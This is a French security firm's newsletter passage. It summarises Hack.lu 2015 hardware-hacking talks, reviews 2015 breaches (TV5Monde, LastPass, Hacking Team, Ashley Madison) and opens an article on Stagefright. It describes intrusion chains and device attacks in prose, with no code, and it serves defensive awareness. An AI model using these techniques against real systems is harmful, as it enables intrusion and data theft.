Sous l'administration Rouhani, tous les sites jugés sensibles étaient bloqués le temps qu'un site de remplacement respectant toutes les lois iraniennes existe. Le gouvernement présente une réelle volonté de créer un réseau national iranien également susnommé « Internet Halal ». Dans cette volonté, une version spécifique du réseau social de photos Instragram a été développée : « Lenzor », une version des applications de messagerie Whats App/Viber/Telegram a été créée : « Salam » et We Chat existent sous le nom de « Dialog », Google Play existe sous le nom de « Cafe Bazaar ».

« À travers cette restitution, il est intéressant de noter que les contrôles appliqués par le gouvernement iranien sont probablement dissuasifs pour la population iranienne, mais ne sont pas des contrôles sophistiqués »

La tête des forces de mobilisation de la résistance couramment appelée Bassidj définit les réseaux sociaux comme étant basés par définition sur la philosophie occidentale, où l'humanisme et la philosophie sont centrés sur l'humain. En d'autres termes, aucun des principes et fondements de la philosophie islamique ne sont perçus au sein de ces réseaux.

À travers cette restitution, il est intéressant de noter que les contrôles appliqués par le gouvernement iranien sont probablement dissuasifs pour la population iranienne, mais ne sont pas des contrôles sophistiqués.

Geek usages for your Fitbit Flex tracker


Axelle Apvrille (@cryptax)

Slides

http://archive.hack.lu/2015/fitbit-hacklu-slides.pdf

De plus en plus présents dans notre quotidien, les objets connectés permettent la collecte d'une multitude de données sur notre activité : pas quotidiens, rythme cardiaque, position géographique, données alimentaires, calories brûlées, etc. Axelle Apvrille s'est intéressée aux bracelets Fitness Flex et est revenue sur leur sécurité.

Ces bracelets sont notamment connus pour révéler les données et activités de leur utilisateur, dont notamment la divulgation de l'activité sexuelle de certains utilisateurs, ceci étant accessible directement via les résultats des moteurs de recherche. Au cours de ses recherches et dans le but d'exploiter le traqueur, elle a cherché à comprendre comment fonctionne la communication entre le bracelet et le récepteur USB Bluetooth permettant le transfert des données sur un ordinateur. En utilisant du Fuzzing, il a été possible de retrouver les commandes permettant la transmission des données entre ces derniers.



Dans un premier temps, Axelle a pu constater qu'aucune authentification n'était faite entre le bracelet et le dongle Wifi, ce qui permet à n'importe quel individu à proximité d'un bracelet de lire ou d'y écrire des données. Dans un second temps, Axelle a présenté 4 cas usages détournés du bracelet Fibit allant du contrôle à distance des LED présentens sur le bracelet Fibit, à l'utilisation de ce même bracelet pour le partage de données malveillantes sur des récepteurs Bluetooth Fibits situés à proximité du bracelet compromis.

Ce défaut de sécurité signalé à Fitbit a depuis été démenti par l'éditeur qui assure que la compromission d'un poste de travail utilisateur à partir d'un bracelet connecté Fitbit n'est pas réalisable.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Key-Logger, Video, Mouse - How to turn your KVM into a raging key-logging monster


Yaniv Balmas (@ynvb), Lior Oppenheim (@oppenheim1)

Slides

http://archive.hack.lu/2015/key-logger-video-mouse.pdf

Yaniv Balmas, chercheur en sécurité pour le compte de Checkpoint est venu présenter le fruit de ses recherches sur les KVM. Le KVM, acronyme de keyboard-video-mouse, est un commutateur qui permet de partager un clavier, une souris et un écran entre plusieurs ordinateurs ou unités centrales. Ce type de dispositif est souvent utilisé pour des intérêts économiques et des gains de place afin de n'utiliser qu'un seul jeu de périphériques pour contrôler plusieurs ordinateurs.

Les ordinateurs contrôlés par un KVM sont isolés au niveau du réseau et ne peuvent en aucun cas communiquer entre eux. Or, les travaux de recherche de Yaniv ont permis, au travers de la rétro-ingénierie d'un KVM, la mise en relation de deux équipements présents sur des réseaux distincts et cloisonnés mais reliés entre eux via un KVM de communiqué.



Ses recherches présentées de manière chronologique avec leurs succès et surtout leur échec lui ont permis, après 3 tentatives, de comprendre le système embarqué sur le KVM. Ses tentatives de rétro-ingénierie se sont basées sur l'analyse du firmware présent sur le CD-ROM d'installation du KVM, via l'analyse de l'UART et l'analyse logique des puces 8051/8052X présentes sur le KVM.

Le scénario final mis en évidence est alors très affolant : l'accès physique au KVM permet depuis l'ordinateur A de simuler les frappes du clavier et contrôler l'ordinateur B normalement isolé du réseau de l'ordinateur A. Il est donc possible d'installer un malware sur un réseau cloisonné au travers du KVM.

Keys? Where we're going, we don't need keys

Damien Cauquil (@ virtualabs)

Slides

http://archive.hack.lu/2015/keys_where_we_re_going_we_dont_need_keys.zip

Enfin, nous avons terminé notre participation à la onzième édition de la HACK.Lu par une conférence à mi-chemin entre le lockpicking et le hack matériel. Damien Cauquil de Sysdream est venu présenter le résultat de ses travaux de recherche sur une serrure connectée. Ce type de serrure permet d'ouvrir une porte d'entrée en NFC ou Bluetooth dont le code d'ouverture peut être fourni à distance. Ce type de scénario permet d'envoyer un code d'entrée à un technicien ou un ami lorsque vous êtes absents.

L'avantage présenté est de pouvoir contrôler les heures d'accès de certains individus : les jetons d'accès pour une nounou ou une femme de ménage sur des heures ouvrées par exemple. À l'aide d'un sniffer Bluetooth, Damien a été en mesure d'étudier le protocole d'échange et d'en identifier les faiblesses. Parmi les scénarios démontrés : Damien a mis en évidence la possibilité pour un voisin situé à proximité de dérober un code permettant l'ouverture de la serrure réalisant une attaque de type MiTM sur le protocole Bluetooth (attaque baptisée « Blueman in the Middle »).

Références

http://archive.hack.lu/2015

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Ce mois-ci, nous reviendrons sur les attaques qui ont fait l'actualité en 2015 et analyserons la vulnérabilité Stagefright affectant Android.

ACTUALITÉ DU MOMENT

Attaques
Retour sur les attaques qui ont fait le buzz
Par Clément MEZINO

Vulnérabilité
StageFright et Android
Par Arnaud REYGNAUD et Cyril LORENZETTO

Le whitepaper du mois
Europol - The internet Organised Crime Threat Assessment (IOCTA)
Par Bastien CACACE

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Les attaques qui ont fait le Buzz

Par Clément MEZINO

Thomas Hawk

Introduction

L'année 2015 a été particulièrement marquée par des attaques de groupes de pirates à l'encontre de différentes sociétés plus ou moins connues du grand public. Là où l'année 2014 était plutôt concentrée sur les vulnérabilités relatives à des composants logiciels (Heartbleed [1] ou Shellshock [2] en sont de parfaits exemples), la tendance semble à présent se porter sur des attaques plus impressionnantes pour le grand public et plus vendeuses pour les médias.

Le cabinet XMCO vous propose de revenir succinctement sur les attaques qui ont fait le « buzz » durant la première moitié de l'année, afin de les comprendre et ainsi d'être en mesure de s'en prémunir dans l'éventualité où vous en seriez un jour la cible.

Nous reviendrons ainsi sur l'attaque de TV5Monde. Dévoilée en avril, celle-ci a marqué la planète entière, notamment grâce à sa couverture médiatique sans précédent. Nous aborderons ensuite les évènements notables apparus suite à cette attaque ainsi que leur impact sur le monde de la sécurité.

Nous reviendrons également sur les piratages du « coffre-fort numérique » LastPass ainsi que sur le scandale orchestré par l'entreprise Hacking Team, sans oublier le très controversé site de rencontre Hashley Madison.

Les scénarios d'attaques « classiques »

L'une des méthodes les plus utilisées par les pirates afin de s'introduire dans un système d'information est un mélange de spear-phishing et de social engineering.

Bien que le principe reste le même que le traditionnel phishing, le spear-phishing se distingue de ce dernier par son caractère « ciblé ». La victime reçoit alors un e-mail l'incitant à visiter un site web malveillant ou à télécharger une pièce jointe contenant du code malveillant. La plupart des vecteurs d'infections sont des documents PDF ou Office, contenant des macros déclenchant le téléchargement d'un malware [3]. Selon les attaquants (moyens financiers et techniques), des vulnérabilités de type « 0day » (encore inconnues des éditeurs) peuvent être utilisées afin de maximiser les chances d'infections.

En plus de cette première technique, les réseaux sociaux sont largement utilisés par les attaquants. Dans la même optique, de faux comptes sont créés par les pirates afin d'aiguiller leur victime vers des sites malveillants. Ces contacts sont généralement trouvés via des réseaux sociaux professionnels (Linkedin, Viadeo, etc.) [4]. Ces opérations peuvent être réalisées à la main ou via des outils spécialisés tels que The Harvester [5].

Aujourd'hui, il est important de sécuriser le réseau interne d'une entreprise face aux potentielles attaques externes. Cependant, l'émergence du Cloud au sein des entreprises ne fait qu'accroître la surface d'attaque.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Une fois les premières victimes infectées, l'accès au réseau interne de l'entreprise devient alors possible. Dans le modus operandi « habituel », le malware dépose une porte dérobée sur le système des utilisateurs piégés lui permettant d'obtenir de nombreuses informations sur le système cible afin de parfaire sa connaissance du système (adressage IP, nom de la machine, partage réseau, etc.).

Une fois infiltré sur le réseau interne, l'attaquant cherchera à obtenir les privilèges les plus élevés (administrateur de domaine par exemple). La segmentation du réseau sera alors un critère primordial pour ralentir, voire empêcher, cette élévation de privilèges.
La gestion des accès réseau et autres ressources partagées constitue un moyen supplémentaire pour un attaquant d'accéder à des ressources internes pouvant être prolifiques. Il est important de déterminer avec précision quel utilisateur a accès à quelles ressources de l'entreprise, et ce, avec quels droits (lecture, écriture, etc.)

Une fois l'accès aux ressources sensibles obtenu, l'attaquant est alors en mesure de commencer l'exfiltration des données. S'en suit généralement, en fonction de l'objectif des attaquants, une demande de rançon avec les données volées en monnaie d'échange, voire la simple divulgation sur Internet.

Ce genre de scénario représente la grande majorité des compromissions de grande envergure rapportées dans les médias. L'autre scénario majoritairement retrouvé est celui de l'attaquant interne. Qu'il soit un simple salarié en colère ou un lanceur d'alerte, l'accès aux informations est plus ou moins facilité selon ses droits d'accès. C'est un type de menace à prendre compte bien qu'il soit quasiment impossible de s'en prémunir.

Attaque de TV5Monde (janvier 2015)

L'attaque de TV5Monde a fait beaucoup de bruit, grâce à un certain emballement médiatique, mais aussi politique. Pendant près de trois jours, la chaîne du groupe n'a pas émis sur les ondes. Il aura finalement fallu près d'une semaine complète pour voir les émissions de la chaîne ainsi que ses activités sur Internet reprendre.

La compromission de la société fut aussi l'occasion pour les pirates de diffuser des messages pro Daech. Cependant, aucune preuve ne permet d'affirmer que les pirates soient des sympathisants du groupe.

Il n'est pas rare de voir les attaquants prendre le contrôle de comptes présents sur les réseaux sociaux (Twitter notamment), mais aussi sur les sites principaux de leurs victimes. Ces derniers représentent une vitrine de choix pour diffuser massivement un message au monde entier (Article #OpFrance [6]).

Le journal Le Monde avait par exemple été victime d'une des attaques citées précédemment au mois de janvier 2015, menée, semble-t-il, par l'armée électronique syrienne (connue sous le sigle SEA), très active dans ce domaine [7]. Bien que la compromission du compte ait été avérée, aucun message ne fut diffusé sur le site du Monde grâce à un « mécanisme de protection » resté secret.

TV5MONDE

Dans le cas de TV5Monde, les techniques utilisées étaient certes plus évoluées que de simples attaques de phishing, mais bien loin des APT (« Advanced Persistent Threat ») dont l'ensemble des médias a fait l'éloge.

« Outre le mot de passe du compte YouTube passé à la télévision, des équipements réseau furent découverts via des sites spécialisés comme www.shodan.io »

Suite à ces attaques, de nombreux internautes ont tenté de trouver des informations potentiellement sensibles concernant la chaîne de télévision. Le but étant de vérifier que la forteresse TV5Monde était réellement imprenable comme le prétendait la sphère « médiatico-politique ».

Outre le mot de passe du compte YouTube « lemotdepassedeyoutube » passé à la télévision [8], des équipements réseau furent découverts via des sites spécialisés dans le scan de ports sur Internet (www.shodan.io). Des schémas réseau furent dévoilés à la télévision et des noms de domaines sensibles étaient facilement détectables [9].

Ces informations peuvent paraître anodines, néanmoins, une fois regroupées, elles constituent le point de départ d'une attaque. Une entreprise doit se défendre sur une multitude de fronts (réseaux internes, ressources externes, sensibilisation des employés, etc.) tandis qu'un attaquant n'a besoin que d'une seule brèche à exploiter.

La moindre trace d'information concernant une entreprise telle qu'un nom de projet interne, peut être réutilisée. Une attaque de social engineering aura de plus grandes chances d'être menée à bien si l'attaquant dispose de réelles informations sur la société. Le « langage » utilisé au sein de l'entreprise est également un atout non négligeable pour se fondre dans la masse et s'infiltrer. Les sigles, le vocabulaire utilisé, les produits internes et externes. Rien n'est à laisser au hasard.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Les attaques qui ont fait le Buzz

La société FireEye est la seule à avoir officiellement incriminé le groupe APT28 (aussi connu sous le nom de « Pawn Storm »), originaire de Russie, prétendant que l'utilisation de l'image de Daech n'était qu'une diversion afin de dissimuler ses activités [10].
Cette version des faits a récemment été confirmée par le Premier ministre lors de la présentation de la stratégie pour la sécurité du numérique.
Il est ainsi maintenant connu que les pirates ont récupéré les identifiants d'un prestataire du groupe de télévision permettant l'accès au réseau interne de l'entreprise.

Cependant, l'ANSSI, responsable de l'affaire, est restée très discrète sur le sujet. TV5Monde étant sûrement un OIV (Organisme d'Importance Vitale), la confidentialité des données est primordiale.

Attaque de LastPass (juin 2015)

Quelques semaines plus tard, c'était au tour de la société LastPass d'annoncer le piratage de ses serveurs.

Une attaque informatique d'une grande ampleur est déjà bien ennuyeuse, elle l'est encore plus lorsque la sécurité est votre cœur de métier. En effet, LastPass propose un service de gestion de mots de passe stockés de manière chiffrée dans le Cloud. On pourrait alors penser que la société a perdu de sa superbe et que ses utilisateurs lui ont tourné le dos, cependant, la réaction de LastPass suite à cet évènement a été exemplaire.

La société a réagi très rapidement (moins de deux jours après la détection de l'attaque) et de manière totalement transparente vis-à-vis de ses utilisateurs permettant ainsi de les rassurer et de leur prouver que la situation restait sous leur contrôle.

LastPass ****

Télécharger LastPass.com

Juin 15 ,2015 @ 12:28 PM EST

Nous souhaitons informer notre communauté que vendredi, notre équipe a détecté et bloqué immédiatement une activité douteuse sur notre réseau. D'après nos investigations , nous n'avons aucune preuve que les données cryptées de nos utilisateurs ont été compromises, tout comme l'accès aux comptes des utilisateurs . Les investigations ont cependant démontré, cependant, les adresses e-mail des comptes LastPass, les indices de mots de passe, le salage , et le hachage d'authentification ont été compromis.

Nous sommes confiants en nos mesures de cryptage pour couvrir la protection de la majorité de nos utilisateurs . LastPass renforçant le hachage d'authentification par un salage aléatoire et 100,000 itérations côté serveur PBKDF2-SHA256, en plus des itérations effectuées côté client . Ce renforcement supplémentaire rend difficile une attaque des hachages volés.

Toutefois, nous prenons les mesures supplémentaires pour assurer la sécurité de vos données. Nous demandons à tout utilisateur se connectant depuis un nouvel appareil ou depuis une nouvelle adresse IP de valider en premier lieu leur compte via leur adresse e-mail, à moins que vous n'utilisiez une option d'authentification multi-facteurs.

Un e-mail a également été envoyé à tous nos utilisateurs concernant cet incident de sécurité. Et nous allons également demander à tous nos utilisateurs de changer leur mot de passe maître. Il n' y a pas d'urgence à changer celui-ci tant que vous n'y êtes pas invité. Cependant, si vous réutilisez votre mot de passe maître comme mot de passe pour un autre site web, vous devez remplacer les mots de passe de ces autres sites .

Par sécurité, la société a demandé à ses utilisateurs de modifier leur mot de passe maître. Ce mot de passe est le seul qu'un utilisateur du service doit retenir, il permet d'accéder à tous ses autres mots de passe.

Dans leur plan de communication post-attaque, la société a indiqué que les mots de passe maîtres volés étaient stockés sous forme de condensat, générés via l'algorithme PBKDF2-SHA256 avec 100 000 itérations côté serveur. Les clés de chiffrement étant stockées dans des boîtiers HSM (Hardware Security Module), il est impossible de les récupérer.

Le nombre d'itérations élevé lors de la génération du hash des mots de passe ainsi que l'utilisation de technologies et d'algorithmes robustes sont des très bons points pour l'entreprise. Avec de telles mesures de protection, il est très coûteux en temps pour des pirates en possession de ces données de retrouver les mots de passe maîtres originaux. Seuls les mots de passe faibles sont ainsi susceptibles d'être retrouvés.

La réactivité de l'entreprise suite à cette attaque a permis de réduire le nombre de comptes compromis grâce à la modification des mots de passe maîtres par les utilisateurs rendant les données récupérées par les pirates obsolètes.

« LastPass a réagi très rapidement et de manière totalement transparente vis-à-vis de ses utilisateurs permettant ainsi de les rassurer et de leur prouver que la situation restait sous leur contrôle. »

Le cas de LastPass est ainsi un parfait exemple de gestion de crise. Il est important de noter qu'aucune entreprise n'est à l'abri d'une attaque, c'est pourquoi la mise en place d'un plan de gestion de crise est aussi importante que la gestion des données des utilisateurs et de l'entreprise.

L'utilisation de technologies éprouvées, correctement implémentées permet de minimiser au maximum les dégâts ainsi que d'obtenir une certaine confiance de la part des utilisateurs. Il y a ainsi fort à parier que la majorité des groupes de pirates jetteront leur dévolu sur des entreprises plus « faciles » à pirater.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Attaque de Hacking Team (juillet 2015)

À l'inverse de LastPass, Hacking Team figure au rang des mauvais élèves. En effet, la firme italienne, spécialisée dans la surveillance via des moyens informatiques et outils de hacking offensif en tout genre, a été mise à nu via son compte Twitter. Un document retrouvé sur Pastebin expliquant les motivations du soi-disant pirate à l'origine de la fuite de données a fait le tour de la Toile [11].

Bien que cette société soit experte et reconnu dans le milieu de la sécurité, Hacking Team semble bien loin de respecter les meilleures pratiques en matière de sécurité. En effet, la présence de nombreux mots de passe, en clair, au sein des fichiers texte en est un parfait exemple.

Les 400Go de données de l'entreprise, postés via leur compte Twitter précédemment piraté, ont révélé la liste de ses clients, les e-mails du PDG, le code source de nombreuses applications développées, ainsi que les vulnérabilités exploitées (notamment des failles de type « 0day », c'est-à-dire inconnues des éditeurs [12]).

On notera l'anecdote pour le moins cocasse d'un employé de Hacking Team qui, après avoir découvert la compromission du compte Twitter de sa société a fortement discrédité la véracité des données divulguées. Parmi celles-ci figurait le mot de passe de son propre compte Twitter, qui fut ainsi compromis à son tour ! Ce « hack » a ainsi contribué à mettre en avant le niveau d'amateurisme de certains des employés de la société.

En terme de communication, l'annonce « officielle » du piratage par le PDG n'a été faite que plusieurs jours après la publication des données sur Internet. La surprise étant totale, la gestion de crise fut tout aussi chaotique que la gestion des mots de passe de l'entreprise. Le compte Twitter d'Hacking Team ne lui étant rendu que plusieurs heures après son vol, la firme n'a rien pu faire pour endiguer la fuite d'information et sauver son image.

Comment faire confiance à une entreprise promettant des systèmes de surveillance illégaux alors qu'elle-même se retrouve mise à nu sur Internet ?

La divulgation de toutes ces données a eu un impact significatif. Le premier étant la confirmation de ce que de nombreuses associations soupçonnaient : la collaboration avec des pays violant les droits de l'homme. Ces soupçons lui ont par ailleurs valu d'être fiché au rang d' « ennemi de l'Internet » par Reporter Sans Frontière [13].


Le deuxième impact de ce piratage fut logiquement la perte de nombreux clients. Non contents de voir leurs communications privées avec la firme exposées aux yeux du monde, ces derniers ont pu découvrir qu'une porte dérobée était présente dans les logiciels de surveillances vendus par Hacking Team. La firme Italienne était ainsi en mesure d'arrêter ses systèmes à distance (les « collecteurs ») pour chacun de ses clients.

La liste des clients dévoilés fut un énorme coup de massue pour l'entreprise dont l'image était déjà bien encornée. Après de nombreuses recherches effectuées par les internautes du monde entier sur les données révélées, nombre d'entre eux furent malheureusement peu surpris de retrouver des états totalitaires parmi les clients d'Hacking Team.

En plus de l'illégalité et du caractère éthique discutable de cette situation, l'entreprise s'était, jusqu'alors, toujours défendue de fournir ses outils à des régimes politiques dictatoriaux ; ou « comment créer un scandale dans un scandale ».

« Après de nombreuses recherches effectuées par les internautes du monde entier sur les données révélées, nombre d'entre eux furent malheureusement peu surpris de retrouver des états totalitaires parmi les clients d'Hacking Team. »

Les codes des outils d'espionnage et de surveillance furent analysés par de nombreux chercheurs en sécurité ayant réussi à faire fonctionner RCS (alias Galileo), le système de contrôle de PC à distance. Ces « armes » dangereuses étaient ainsi en possession de plusieurs personnes plus ou moins bien intentionnées. À l'heure actuelle, rien n'empêche une personne d'utiliser ces outils.



L'incident fut une vraie mine d'or pour les pirates, mais aussi pour les experts en sécurité. Les vulnérabilités 0day retrouvées ont ainsi pu être corrigées. On notera tout de même que bien que la société existe encore officiellement, sa crédibilité dans le milieu de la sécurité n'est plus qu'une illusion.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Les attaques qui ont fait le Buzz

Attaque de Ashley Madison (juillet 2015)

Le dernier évènement marquant à avoir bousculé la scène du web fut le piratage du très controversé site de rencontre extra conjugale Ashley Madison.

Suite à cela, le groupe de pirates « Impact Team » a publié pas moins de 20Go de données contenant de nombreuses informations sur les clients du site (adresses e-mail, données bancaires, préférences amoureuses et sexuelles, etc.) ainsi que leur mot de passe. Au total, ce n'est pas moins de 37 millions de personnes qui sont impactés par ce piratage extrêmement médiatique (affaire remontée jusqu'au Pentagone [14]).

La discrétion du site étant sa marque de fabrique, le vol des données utilisateurs ainsi que leur publication sur Internet ont suffi à lui faire perdre toute crédibilité.

Nous saluerons toutefois l'utilisation de l'algorithme de hashage « bcrypt » en lieu et place du sempiternel MD5 encore trop souvent utilisé pour générer les empreintes des mots de passe des utilisateurs.

L'algorithme « bcrypt » étant reconnu pour sa robustesse, il était possible de croire que les mots de passe des utilisateurs seraient en sécurité. C'était sans compter l'absence de politique de mot de passe ainsi que le manque de sensibilisation des utilisateurs du site mettant en évidence la présence de nombreux mots de passe triviaux (« 123456 » caracolant toujours en tête avant « password ») pouvant être rapidement décryptés.

Un mois plus tard, une seconde archive, contenant cette fois le code source du site, a révélé l'utilisation de l'algorithme MD5 jusqu'en 2012. Les faiblesses cryptographiques et la facilité de générer ce type de hash ont permis au groupe « CynoSure Prime » de décrypter les mots de passe de près de 11 millions de comptes [15].

Tout comme pour Hacking Team, aucun plan de gestion de crise ne semblait être en place et la réaction de « Avid Media Life », la maison mère du site, fut désastreuse, entraînant l'éviction du PDG.

Qui dit « rencontre extra conjugale » dit « anonymat et sécurité » ? Pas tout à fait ! En effet, la mise à disposition du code source du site a mis en évidence de nombreux dysfonctionnements. L'un des exemples marquants vient du fait que, lors de l'inscription, les adresses e-mail des utilisateurs n'étaient pas vérifiées, permettant ainsi à quiconque d'usurper votre adresse e-mail (professionnelle) pour communiquer sur le site.

Pour un site prétendant garantir l'anonymat de ses utilisateurs, la déconvenue est plus que malencontreuse. La fuite d'informations est critique pour la société et bien que le site existe encore à l'heure actuelle, ce dernier a bénéficié d'une bien mauvaise publicité et nous avons du mal à imaginer comment le site sera en mesure de récupérer ses clients ou en trouver de nouveaux (la base d'utilisateurs actuelle étant déjà composée de nombreux faux profils [16].

Cette base d'utilisateurs fut par la suite un moyen de chantage contre des utilisateurs du site pour certains pirates peu scrupuleux. Ce chantage a d'ailleurs poussé plusieurs utilisateurs au suicide [17], par peur de voir leur réputation entachée [18]. Ces effets de bord ont valu aux pirates d'être conspués pour leur irresponsabilité suite à la divulgation des données.

John McAfee, fondateur de la société éponyme a quant a lui estimé que ce vol provenait d'une employée de la société. Cependant, bien que cette hypothèse soit probable, elle n'est basée sur aucune preuve tangible.

> INFO

Le fournisseur d'accès TalkTalk s'est fait pirater

Le FAI britannique et opérateur télécom TalkTalk a déclaré avoir subi un piratage de plus 4 millions de ses clients. La société a demandé aux équipes de sécurité de l'entreprise BAE System d'investiguer sur l'attaque informatique.

TalkTalk n'a pas précisé exactement le type de données dérobées par les attaquants, mais a néanmoins confirmé que les données bancaires volées sont incomplètes et que les mots de passe des utilisateurs n'ont pas été exposés.

Le PDG du fournisseur d'accès a confirmé avoir reçu personnellement un email de rançon de la part des pirates, afin de récupérer les données volées. Les clients ont été fortement incités à changer leur mot de passe et à rester vigilants sur les appels ou email non sollicités de demande d'information (mot de passe, détail personnel, etc.) ainsi qu'à leurs transactions bancaires au cours des prochains mois.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Conclusion

Ces attaques sont impressionnantes pour le grand public, entretenant ainsi le mythe du « hacker ». Souvent représentés avec une cagoule ou portant un sweat à capuche, les « ninjas » de l'ère technologique passionnent les foules.

Mais alors, faut-il s'inquiéter ? Un groupe de pirate pourrait-il s'attaquer à votre entreprise et détruire votre réputation ?

La réponse réside avant tout dans la capacité d'une entreprise à sécuriser ses ressources critiques. Comment détecter une attaque ? En combien de temps ? Qui prévenir en cas d'attaque avérée ?

Une procédure de gestion de crise est essentielle pour répondre à ces questions et ne pas céder à la panique. Les cas de piratages rencontrés sur Internet sont une occasion de revoir ses procédures de sécurité et d'identifier les vulnérabilités exploitées.

On retiendra principalement que le niveau global de sécurité de TV5Monde était relativement faible et que l'intervention de l'ANSSI saura rétablir l'ordre au sein de la supposée OIV.

Le boîtier le plus performant ne remplacera jamais l'homme qui le contrôle, car ce ne sont pas des machines qui attaquent les SI, mais bien des êtres humains capables de déjouer leur sécurité, ou à minima de profiter de leurs défauts de sécurisation. Le respect des bonnes pratiques [17] ainsi qu'un suivi régulier des vulnérabilités impactant le périmètre de l'entreprise sont des facteurs clés à retenir pour ne pas faire le « buzz » et faire partie de futurs exemples tels que ceux cités dans cet article.

Références

[1] http://blog.xmco.fr/index.php?post/2014/04/11/HeartBleed%2C-la-faille-qui-touche-au-coeur-la-suite-OpenSSL

[2] http://blog.xmco.fr/index.php?post/2014/09/30/ShellShock%2C-la-faille-qui-secoue-l-interpr%C3%A9teur-Bash

[3] http://www.miscmag.com/?p=165

[4] http://www.zdnet.fr/actualites/linkedin-une-operation-de-phishing-vise-les-experts-de-la-securite-39824468.htm

[5] https://github.com/laramies/theHarvester

[6] https://www.xmco.fr/actu-secu/XMCO-ActuSecu-40-RANSOMWARES.pdf

[7] http://www.lemonde.fr/pixels/article/2015/01/20/comment-le-monde-a-ete-pirate-par-l-armee-electronique-syrienne_4559393_4408996.html

[8] http://www.arretsurimages.net/breves/2015-04-11/Lemotdepassedeyoutube-TV5Monde-admet-une-bourde-id18809

[9] https://www.xmco.fr/cyber-surveillance/

[10] http://securityaffairs.co/wordpress/37710/hacking/apt28-hacked-tv5monde.html

[11] 0x27.me/HackBack/0x00.txt

[12] http://blog.xmco.fr/index.php?post/2015/07/20/Deux-nouvelles-failles-affectant-Adobe-Flash-Player-retrouv%C3%A9es-dans-les-documents-de-Hacking-Team

[13] http://surveillance.rsf.org/hacking-team/

[14] http://gizmodo.com/the-pentagon-is-investigating-the-ashley-madison-leak-1725413061

[15] http://cynosureprime.blogspot.fr/2015/09/how-we-cracked-millions-of-ashley.html

[14] http://www.dailymail.co.uk/news/article-3228587/Ashley-Madison-tried-70-000-fake-profiles-fembots-secret-users-bid-entice-new-members-paying-credits.html

[16] http://www.dailymail.co.uk/news/article-3208907/The-Ashley-Madison-suicide-Texas-police-chief-takes-life-just-days-email-leaked-cheating-website-hack.html

[17] http://money.cnn.com/2015/08/24/technology/suicides-ashley-madison/].

[18] http://www.ssi.gouv.fr/administration/bonnes-pratiques/

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Vulnérabilité Stagefright

Par Arnaud REYGNAUD et Cyril LORENZETTO

www.engadget.com

> Introduction

Et voilà, encore un nouveau sobriquet à ajouter dans « le chapeau magique des noms de failles » auquel s'attache un joli logo. Alors non, Stagefright n'est pas le titre d'une énième série Z. Nombreuses rumeurs, des plus effrayantes, ont circulé à son sujet, dépeignant parfois des conséquences désastreuses pour l'écosystème Android. Mais que permet Stagefright et qu'en est-il réellement ?

Après la publication du malware RCSAndroid, suite au piratage de l'entreprise de sécurité Hacking Team, c'est Joshua Drake, de l'entreprise Zimperium, qui est à l'origine de la découverte de la vulnérabilité présente au sein du code source d'Android (Android Open Source Project aka AOSP).

« Le bug « Stagefright » toucherait 95% du parc de terminaux sous Android selon « les experts ». Ce nombre s'explique par l'étendue des versions impactées, de la 2.2 à la 5.x »

La description initiale fait état d'une vulnérabilité permettant à un attaquant de prendre le contrôle d'un appareil Android à distance via un simple MMS (on parle ici bien évidemment du pire scénario envisageable). Elle est présente au sein de la bibliothèque Stagefright utilisée pour la lecture de fichiers multimédia (vidéos).

Le bug « Stagefright » toucherait 95% du parc de terminaux sous Android selon « les experts ». Ce nombre s'explique par l'étendue des versions impactées, de la 2.2 à la 5.x. Au regard de la disparité du parc Android, il semble toutefois difficile de connaître avec précision le nombre de terminaux réellement vulnérables.

